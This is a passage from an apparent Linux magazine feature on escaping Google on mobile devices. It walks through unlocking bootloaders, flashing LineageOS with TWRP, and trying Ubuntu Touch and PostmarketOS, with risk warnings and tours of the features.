We're not here to settle arguments, though. We're here to show you another way. How to take back your privacy. How to keep old hardware no longer supported by Android ticking along. To that end, we'll look at installing LineageOS, the most popular AOSP derivative. Next, we'll explore running 'pure' Linux in the form of UBports and PostmarketOS. If you'd rather not install a whole new OS, there are plenty of less risky measures you can take. Read on…

CREDIT: Magictorch

The issue with Android

Android is a hodge-podge of free and proprietary components.

Our perennial Escape Google features are always fun, but escaping the Borg on mobile deserves a treatment all of its own. From the moment you put your Google Account credentials into the setup screen, your phone/tablet/TV stick starts feeding data to Google's silos. Search history, GPS location history, call logs, contacts and much more are by default shared with the company. Its PR outlets boldly claim that it doesn't sell this data, but it does use it to sell highly targeted ads. As you'll have noticed.

Pause for a second to consider the resolution of the profile that all this data provides. Then pause for another second to consider the second-level data obtained by cross-referencing it with billions of other users. By now you might be feeling ill at ease. But fear not, because we're here to help you free your phone and restore your peace of mind.

Replacing the OS on your primary phone is not something that should be done lightly – unlocking the bootloader voids your warranty, and installing the wrong build may brick your device – so we recommend going through the process on a different device first. Even if you don't want to go so far as to replace your device's OS, you can still reclaim some freedom by avoiding the proprietary Google apps (collectively known as G-Apps, such as *Maps, Gmail,* the characterless OK Google voice assistant) and in particular the Play Store. You might want to avoid other proprietary apps and services, too, and the F-Droid store can help you do just that.

Android 13 certification requires 2GB of RAM (and that's for the cut-down Android Go edition). Technically, this shouldn't stop anyone using a AOSP13-based ROM on a 1GB phone, but the experience may not be pleasant. Devices with 8GB of storage have long struggled to cope with more than a couple of apps installed, though this can be alleviated by moving those apps to an SD card. Older, low-end hardware (such as our decade-old Moto G) tends not to be officially supported by LineageOS, but it's difficult to find a device for which some enthusiast on the XDA developer forums isn't maintaining a custom ROM.



Ditch the proprietary Android apps and run the entirely free LineageOS. Here's Organic Maps, showing Future Towers and surrounds.

The current trend is for OEMs to support flagship devices for about four years, with other devices often receiving much less attention. For example, Sony's XZ1 launched in 2017 with Android 8 and received an OTA (Over The Air) upgrade to Android 9 in early 2019. When Sony chose not to update that hardware to Android 10, some users were so aggrieved that they launched a petition, which didn't really accomplish anything (*I'm shocked!–ED*). Thanks to projects that build off AOSP – LineageOS, Replicant – users of such neglected devices are able to enjoy new Android features, enhancements and importantly security fixes.

» MOBILE LANDFILL AND HOW TO STOP IT

To ship a phone running Android, the manufacturer must submit it (together with its drivers and Android customisations) to a certification process by Google. Certified devices receive regular security updates from Google, as well as updates from manufacturers, if they deign to provide them.

Carrier-locked phones additionally require the phone company's support to receive an Android upgrade, and that upgrade may also be blocked pending contributions from the manufacturers of the device's components.

Since manufacturers often don't bother porting new versions of Android to their older hardware (and when they do, users don't install them), there is considerable fragmentation in the Android ecosystem. Some very capable hardware is stuck running old software. Not only does this contribute to the Android landfill problem, but it's a very real security concern. Android 8.1 Oreo launched in 2017 and received its last security update in October 2021, yet according to Statcounter figures (for January 2023), over 7% of Android devices run Oreo, and about 5% run something even older.

But things are much better than they used to be. In 2017, Google's Project Treble sought to standardise a "vendor interface" in Android 8.0. This decoupled hardware-specific code from the rest of the OS, enabling updates to be carried out independently of the vendor. Two years later, Android 10 was announced, which included Project Mainline, an effort that allowed core parts of the OS to be updated via the Play Store, rather than waiting for a full OS upgrade.

»

Jump to LineageOS

Enjoy fully featured Android without all the proprietary bits.



Phone connected

Mi Phone

Unlock will erase user data

Attention

1.After you unlock the device, it will become less secure. Your personal data may be leaked or lost.

2.Fingerprint recognition, Find device, and other security features will no longer be reliable.

Xiaomi's unlock tool makes you jump through all sorts of hoops. We used a burner SIM and throwaway email to register.

The Android Open Source Project is where manufacturers start when they want to port Android to a new device. Manufacturers add in the drivers (and other hardware-specific code), as well as perhaps custom UI overlays. If this all passes Google's muster *(see box on previous page)*, the device can be shipped with Android pre-installed. Those wanting to compile custom ROMs for that device may find that the manufacturer has open sourced the code they added in (namely device trees, hardware libraries and things that end up in the vendor partitions), but this is rarely the case. Even if they provide something, drivers for the GPU, cameras, GPS and the baseband modem itself will more than likely only exist as proprietary blobs. Those are no use for compiling AOSP, so custom ROM developers must find another way.

LineageOS is the most popular AOSP fork, having emerged from the ashes of the almost-as-popular CyanogenMod in 2016. LineageOS is much easier to port to other devices as the team has developed shims and layers so that vendor blobs can be used natively there. As such, its official builds offer across-the-board hardware support. So, newer hardware can enjoy the latest Android features without having to wait for manufacturers' updates. And older hardware neglected by manufacturers can stay secure.

In order to access the Play Store and the plethora of proprietary programs there, users can add a G-Apps package at install time. We strongly recommend trying life without G-Apps, but they must be flashed alongside the ROM they're being used with. If you decide post-installation that you do need them, you need to start over. There's a number of third-party G-Apps offerings available, and we've dedicated a box to them *(see page 41).*

Before you go rushing to install LineageOS, do be careful doing this on a device you're currently relying on. Be sure to back up any photos, contacts, messages and the like. They may already be stored in the cloud (hopefully not on a proprietary service), but do check as they won't be on your device once you unlock its bootloader. Also make sure said device is officially supported by LineageOS. You can check this at **https://wiki.lineageos.org/devices/**. Be sure to check the

» THE PERILS OF BOOTLOADER UNLOCKING

Unlocking your bootloader, in theory, opens you up to lots of attacks that compromise the device at boot and so circumvent any higher-level protections. This shouldn't be much of a concern as long as you're not sideloading Russian downloaded APKs. But malware has been found in the Play Store before, so take care. LineageOS does provide signed builds (which include verified boot) and ought to play nice with locked bootloaders, but it's all very experimental still. Samsung devices with Snapdragon processors mostly ship in the US with perma-locked bootloaders. And many carrier-locked devices don't allow you to unlock the bootloader either.

Unlocking the bootloader wipes your device, and you might notice a serious drop in picture quality with the standard LineageOS camera app. If you try to sideload the device's native camera app, it doesn't work, thanks to DRM keys (used by the app's secret-sauce post-processing magic) being erased. This can be worked around if you can find a port of the *Google Camera* app for your device. Read more at **www.xda-developers.com/google-camera-port-hub/**. Finally, there have been reports that banking apps, HD Netflix playback and certain games (such as *Pokémon Go)* do not work with unlocked bootloaders (or rooted devices). Note that DRM keys are not restored during a factory reset, although the bootloader lock is re-instated.



LineageOS should be your first port of call when seeking a replacement phone operating system.

exact edition of your hardware, as flashing an incorrect image will result in tears. In theory, you should always be able to boot to your phone's recovery image to remedy this, but you shouldn't count on it. You need to check your phone's bootloader can be unlocked, too.

We've gone a bit quiet on the subject of Apple since the intro *(but the Google digs have been hard 'n' fast – Ed)*. That's partly because it's quite hard to unlock its bootloaders (without resorting to exploits). However, *Project Sandcastle* allows the iPhone 7 and a couple of others to run Android (or pure Linux) from a sandbox, without touching the bootloader. There's no LineageOS for iThings, either, so we won't mention them again.

Bring your phone into Lineage

We got our hands on a Xiaomi POCO X3 Pro *(hey, give that back, it's mine – Ed)*, so let's have a crack at unlocking its bootloader, disposing of MIUI and getting into Lineage. A quick gander at the LineageOS devices page brings us to **https://wiki.lineageos.org/devices/vayu/**, which provides an outline of the whole process, as well us telling us the device's code name is Vayu. First we need to enable Developer Mode (in order to enable bootloader unlock). On most devices, this involves going to Settings > About Phone and repeatedly tapping on Android Version. It's similar for the X3, except here we hammer on MIUI Version.

Now we come to the bootloader unlocking. If you don't have a Xiaomi device, you're spared the joys of signing up to MIUI (tying your phone to said account), downloading its Windows-only app and waiting a week for an unlock code. We had to undergo that misfortune, but it was worth it. Some manufacturers force you through different hoops to obtain an unlock code, and some (older Samsungs, via the open source *Heimdall*) let you proceed without one. The process differs wildly between phones, so check the docs for your device rather than blindly following our instructions.

For many devices, the bootloader unlockery involves obtaining an unlock code from the manufacturer's website. To do this, we need to send (usually by a web form) a token particular to the device. Sometimes the form just asks for the IMEI number, other times it's obtained using *Android Debug Bridge (ADB)* and/or *Fastboot*. On Ubuntu (and friends), we can install the required *ADB* and *Fastboot* tool with:

```
$ sudo apt install adb fastboot
```

With the phone in Developer Mode *(see above)*, we then go to Settings > Developer Options and activate both OEM Unlocking and USB Debugging. Now connect the device to your Linux machine, approve the debugging prompt and run:

```
$ fastboot get_identifier_token
```

You may need to reboot your phone into Bootloader (or Fastboot) Mode for that to work. In that case, run:

```
$ adb reboot bootloader
```

Follow the manufacturer's instructions to obtain an unlock key using that token. Now reboot the device and unlock the bootloader with:

```
$ fastboot oem unlock <key from manufacturer>
```

If you don't need such a token (on Google devices, for example), the command is:

```
$ fastboot flashing unlock
```

Now the LineageOS install process becomes more uniform. The first step is to install a custom recovery environment. We show you how to install *TWRP (Team Win Recovery Project)*, but do follow the LineageOS guidance – the *Lineage Recovery* tool is recommended for some devices. Download the appropriate *TWRP* build for your device from **https://twrp.me/Devices/**. While you're at it, you may as well grab the LineageOS ROM by following the link on the LineageOS wiki page for your device (and optionally a G-Apps package). With your device still connected to your PC, switch to Bootloader Mode and flash *TWRP* with:

```
$ fastboot flash recovery twrp.x.y.z-codename.img
```

Some devices let you then boot that directly, with:

```
$ fastboot boot twrp.x.y.z-codename.img
```

Others require you to manually enter the recovery environment with a combination of Power and Volume buttons. Once you've got to the *TWRP* menu, format the data partition by choosing Wipe > Format Data and typing `yes`. Your data is all gone, but there's more to delete. From the Wipe Menu, choose Advanced Wipe, select the Cache and System partitions, and swipe to confirm. Now we can install LineageOS. On the main menu, go to Advanced > ADB Sideload and swipe right.

Send over the LineageOS ROM you downloaded:

```
$ adb sideload lineage.x.y-...-codename.zip
```

Do the same if you want to install a G-Apps package *(see page 41)*, remembering this needs to be done before booting LineageOS. When done, choose Reboot from the main menu and enjoy LineageOS. Turn the page to find out more about your newly freed device. If Lineage is not to your liking, page 38 explains how you can run pure Linux on mobile devices instead.

MONEY SAVER!
I ♥ TUX



On

Debugging

USB debugging
Debug mode when USB is connected

Revoke USB debugging authorisations

Bug report shortcut
Show a button in the power menu for taking a bug report

Activating Developer Mode evokes memories of a sweaty Steve Ballmer chanting "Developers! Developers! Developers!"

»

Get to know LineageOS

We take a quick tour of the latest OS to power your mobile device.

Without doubt, LineageOS is the premier way to experience open source Android on the widest range of consumer hardware. There's a huge community of super-talented developers (most active on **https://forum.xda-developers.com**) constantly updating and building LineageOS releases new and old for specific models of devices. So, even if there's not an official release for your device, a quick DuckDuckGo will likely return someone on XDA proffering a build – with varying degrees of device support; do you *really* need the camera? – for your obscure Chinese-made mobile device. Let's take some time to look through the latest release details of LineageOS 20, but also some of the other features and advantages the project offers.

As we mentioned, LineageOS rose from the regrettable disintegration of the Cyanogenmod project in late 2016. This also explains the odd version numbering LineageOS has inherited, where Android 13 is LineageOS 20, not LineageOS 13 – that would be too sensible. Back in the day, Cyanogenmod major release versions matched the early Android 1.x point releases; so Cyanogenmod 3/4/5/6 matched Android 1.5/1.6/2.x/2.2.x. Once Android 5.x arrived, Cyanogenmod 12.x kept pace with point and major releases.

LineageOS 20 matches Android 13, because part of this latest LineageOS release is to tweak the versioning it uses to match the new quarterly release schedule for Android. From the blog: "As Android has moved on to the quarterly maintenance release model, this release will be LineageOS 20, not 20.0 or 20.1 – though worry not, we are based on the latest and greatest Android 13 version, QPR1."

A key point of using LineageOS for your mobile device is to secure it, as manufacturers generally do a bad job of rolling out any sort of updates for devices that have gone off sale. Even though Google makes its security updates openly available, you may not get them until six months after release, if at all. LineageOS releases always bundle the latest security patches –

LineageOS desktop



Screenshot saved
Tap to view your screenshot

1 Quick access settings Entirely configurable, this pull-down menu offers fast access to your most-used system settings. Toggle networks, data settings, your torch and much more in just two actions.

2 App drawer The aptly named Trebuchet launcher gives you swipe-up access to all your installed apps. With people suffering app overload these days, there's a handy search right at the top so you can filter through to the one you need.

3 Audio controls As devices have become ever more proficient at handling media, so the requirement for finer control over that media has grown. The slide-out audio control is one step towards that, with better system, alarm and notification settings.

4 Control your home No, not that home – your mobile device's home desktop. If you long-press on a blank area, you are able to configure how the home looks, select your choice of wallpaper and add active widgets such as the classic clock and media controls.

5 Notifications Modern app notifications can be a real annoyance. While well-behaved programs offer genuinely useful notifications – as seen here, taking you directly to the relevant image for editing – many are simply annoying. Long-press to gain access to settings that can mute or limit app notifications.



This is how Android TV can look, but probably won't on your Raspberry Pi.

from the release notes: "April 2022 to December 2022 have been merged to LineageOS 17.1 through 20."

There are many behind-the-scenes changes to LineageOS; one of the bigger deals is GKI support. This is a Google initiative and it stands for the Generic Kernel Image project. Long story short, the Android version of the Linux kernel is a bit of a 'mare – effectively, every device has its own version. This makes security patches tricky, LTS merges hard, upgrades harder and it's difficult to support upstream Linux. This is why Android can be stuck using kernels as old as 3.18 that require lots of out-of-tree code and backports.

The GKI (see the official site **https://bit.ly/lxf299gki**) attempts to simplify the situation by spinning out vendor SoC code to separate vendor modules with a stable Kernel Module Interface, so these modules can be independently updated. LineageOS 20 supports GKI 2.0 with Kernel 5.10, and it's already reporting that moves like this are freeing up developer time to focus on actual features.

Talking of features, one of those is a new dedicated camera app called *Aperture*, which is making its debut in LineageOS 20. The previous camera app, *Snap*, was a fork of a Qualcomm developer app that was ungainly to support, so it reverted to the very basic *Camera2* AOSP default. The LineageOS team wanted something that was a little more featureful, so a project called CameraX reached the point where it could be polished and included as the new *Aperture* camera app. Apparently, this is still very much a work in progress, so you can expect more features to drop over time, but even so, it offers video controls, full electronic and optical stabilisation control, and a leveller.

The integrated calendar is supplied by the Etar project (**https://github.com/Etar-Group/Etar-Calendar**). It provides an open source calendar that can work fully offline but can also use Android calendar sync to tie into Nextcloud, Google Calendar, Exchange and so on. It offers the usual month, week or day views.

Another welcome addition to LineageOS is a phone backup solution called *SeedVault* (**https://bit.ly/lxf299seed**). Most Android users are accustomed to the background cloud backup Google uses with Android, and *SeedVault* is an alternative way to achieve the same result. It enables Android users to store their phone data without relying on Google's proprietary cloud storage. You can decide where your phone's backup is stored, with options ranging from a USB flash drive to a remote self-hosted cloud storage alternative such as Nextcloud. *SeedVault* also offers an Auto-Restore feature – if an app is removed and later reinstalled, *SeedVault* restores its settings alongside.

Android TV support without the integrated Google ads is also on the way for supported devices. If you look at the Raspberry Pi boxout *(below)*, there is a specific Pi build of Android TV, though just how useful this is we're not sure, as the DRM Widevine version is the minimum level, so only SD streaming is permitted by any services requiring it, if it works at all. However, as a 10-foot interface option for big screens with remote navigation baked in, it's worth keeping in mind.

MONEY SAVER!
I♥TUX

» RASPBERRY PI

No one makes builds of LineageOS for x86 PCs; they'll point you in the direction of the Android-x86 project – and rightly so. If you snoop around the LineageOS FAQ (**https://wiki.lineageos.org/emulator**), you'll find detailed instructions on how to compile your own emulator that can run LineageOS rather slowly on a PC, but it's aimed at developers and requires 32GB of memory and 300GB of space for the latest 18.1+ releases.

The simplest way of trying out LineageOS – if you don't have a suitable spare phone – is to crack out your Raspberry Pi. Now, there's good news and bad news. So, the bad news is that if you want to try LineageOS 18.1 or newer, you need a Pi 4 with 2GB of memory – Google bumped the minimum specification just recently to 2GB of memory. The good news is that for 1GB Pi 3 and Pi 4 models, you can try builds of LineageOS 17.1 – this is from the end of 2020, so remains relatively recent.

A developer called Konsta keeps a repository of non-commercial LineageOS builds for the Pi. You can find a list and what they target at **https://konstakang.com/tag/LineageOS/**.

Download the ZIP, extract the archive, check the md5 if you like, and use `dd` or, for a GUI, use **www.balena.io/etcher**. Write the image to a spare SD card and boot your Pi with it. Simples!

CREDIT: Humax

Install GNU/Linux

Touch base with Ubuntu Touch or branch out into PostmarketOS.

Early Nokia smartphones (notably the classic N900 from 2009, *see over there on the right*) shipped with a Linux-based OS called Maemo. Maemo was largely based on open source projects, but included some proprietary code. The community was key to developing it, under Nokia's stewardship, and it fuelled the vision that one day our phones could run free software without compromise. That may not have fructified yet, but there is hope. Today, long after Nokia largely abandoned Maemo (being forced by Microsoft to sell Windows Phones in 2011), there is still a community dedicated to Maemo. Namely Maemo Leste, which runs an upstream kernel and is based on Devuan (the distro that most has it in for *Systemd).*

You may not be interested in running Linux on hardware quite as old as the N900, but our FOSS-on-phones story doesn't end there. That utopian vision was rekindled with the Ubuntu Touch project, which promised to bring Ubuntu to mobile devices, smart TVs and pretty much anything MC Hammer could touch. This was serious news in 2011, and Canonical even attempted a massive crowdfund for the Ubuntu Edge phone in 2013. But, alas, it all came to naught. In 2017, Ubuntu Touch was shelved (alongside Ubuntu's characteristic Unity desktop) as interest dwindled and the company sought to make itself more appealing to investors (and fans of the Gnome desktop).



Ubuntu Touch has a novel interface. A long swipe left brings up this handy overview.

All was not lost, though. Such was the interest in Ubuntu Touch that the project was forked into a community effort under the aegis of UBports (see **https://ubports.com**). Since taking the reigns in 2017, the project has expanded support to nearly 100 devices (OK, some are more supported than others) and issued 24 OTA upgrades. To see whether your device is supported, visit **https://devices.ubuntu-touch.io/**. If it is, and you want to give Ubuntu Touch a whirl, continue reading. You need to unlock your bootloader for this, so please read all the warnings on the previous pages about what that entails.

There's a friendly installer for UBports that works for most devices. Some legacy hardware, such as our BQ Aquaris 4.5 (one of the first Ubuntu Touch devices), requires a different approach, so do study that device wiki carefully. Hardware that requires legacy installation (such as our BQ here) does, if it's running Android, need to be flashed back to the legacy version of Ubuntu Touch OS, and this requires the use of the (even more) legacy *SP Flash Tool.* From there, the UBports installer can be used as below (except that you need to specify the device manually).

If you're running Ubuntu, the easiest way to get the installer is as a Snap, otherwise it's available as a DEB and an AppImage. Follow the links in the device's wiki, then launch the app. It asks you whether you want to install some Udev rules. We found these weren't necessary and our device was detected right away, but your mileage may vary. They can be added in later from the Tools menu if you need. Under the hood, this communication happens over *adb,* which we met on the previous pages. It's important that your phone is running the version of Android that matches the *Halium*

» HALIUM, LIBHYBRIS AND FRIENDS

Several OSes, including non-legacy UBports images, are based on a remarkable bit of software called *Halium. Halium* provides a unified hardware abstraction layer (HAL, geddit?) on top of the vendor-provided Android kernel. Coupled with some *Systemd* gymnastics and Libhybris, which communicates directly with binary blob bits of Android, this allows developers to build new flavours of mobile Linux from a common base. *Halium* thus aims to reduce the oft-decried fragmentation in the mobile Linux ecosystem. It works its magic via an LXC container running a minimal version of Android. Libhybris then marshals communication with the Android libraries (built with Google's *Bionic)* and Glibc libraries on the underlying Linux system.

There has been great progress developing all the gubbins peculiar to a mobile OS. The *oFono* telephony stack originated as a joint effort by Nokia and Intel in 2009. It's been used in Ubuntu Touch since the start and is also used by Lomiri, the continuation of Unity 8. Most of the UIs you can install on PMOS use *ModemManager* to deal with calls, text and data traffic. As for the user-facing aspects, we've got *Chatty* for texts, the *Matchbox* on-screen keyboard and plenty of other apps (see **https://wiki.postmarketos.org/wiki/Applications_by_category**). If you want to run a tiling window manager on your phone, there's *SXMO (Simple X Mobile,* see **https://sxmo.org**).

NOKIA
N900
4:00
Jon Reece
Phone
+358 50 6782 374
SMS
+358 50 6782 374
E-mail
jon.reece@gmail.com
Ovi chat
jonreez
Google Talk call
Jon Reece
Google Talk chat
Jon Reece
Web page
https://twitter.com/jonreez
Jon is training some parkour
Barcelona, Catalunya, Spain

The classic Nokia N900 – not enough to save the company.

MONEY SAVER!
I♥TUX

(if indeed you're using a *Halium* build – *see box)* version of the build you're trying to flash. You can check this on the device wiki. Check the documentation (**https://docs.ubports.com**) once you are up and running.

First past the PostmarketOS

If you want to run full-blown Linux on your phone, that is with all the programs and UIs you're (presumably) running on your desktop PC (and ideally running an upstream kernel), look no further then PostmarketOS (PmOS). As the name suggests, the project's primary goal is to grant end-of-life devices a new lease of life. Unless you have a PinePhone or Librem 5, there's no official hardware support, though there are dozens of community-supported models (including the venerable N900 and older Samsung Galaxies). Alternatively, you can run it in a virtual machine (VM). Start by installing PmOS's bootstrapping utility, which isn't yet in the Ubuntu repos (but is there on Arch, Debian and Fedora). Then we prepare our workspace for building the image:

```
$ git clone https://git.sr.ht/~postmarketos/
pmbootstrap
$ cd pmbootstrap
$ ./pmbootstrap.py init
```

You're asked for a working directory and then a release channel. The defaults should be fine, so hit Return to accept them. Next you're asked for a target device vendor, code name and kernel – happily, the defaults build the required QEMU image. Then you're asked for a username and desktop environment. We're going with the rather slick `plasma-mobile`; try `sxso-sway` for the lightweight SXSO interface running on the Sway Wayland compositor, or anything that takes your fancy. Next you're asked to confirm build options. Be aware that building requires lots of free space in the working directory, and that artefacts are all cached (for faster rebuilding). So, you may want to tame some settings here. The last questions we're sure you can figure out for yourself.

The next command prepares the chroots where the system will build (so as not to interfere with host packages). We'll add in *NetworkManager,* but networking can also be set up manually (in the VM itself with PmOS's `setup-interfaces` command) if you want a lighter system:

```
$ pmbootstrap install --add=networkmanager
```

You're asked for a password – note that this doubles as a PIN for some interfaces (such as Plasma Mobile), so it's best if it only contains numbers at this stage. Don't worry – you can change this inside the system later. So, let's fire up our VM with:

```
$ pmbootstrap qemu
```

By default, the image is minimally sized, leaving only a little space for extra programs. Use the `-image-size` parameter to change this. Our Plasma Mobile target builds a 4GB image, so we don't need this. Note there's no sound in the VM; in theory, it should work if you add `--audio=pa`, for example, to the previous command, but this did not work for us. Never mind, you should be presented with an odd-shaped window and a login screen. Enter your PIN, then swipe (drag) left to open the Applications menu. Here you'll find the *Angelfish* browser, *Elisa* music player and a few things that don't work (such as *Dialer* and *Megapixels*, a camera utility).

Do keep an eye on the size of the working directory by running:

```
$ sudo du -sh ~/.local/var/pmbootstrap
```

After getting to this stage, ours was already nearly 14GB. It's safe to delete everything in here when you're done playing with virtual phones. But so that the chroots are all unmounted first, you need to run:

```
$ ./pmbootstrap.py shutdown
```

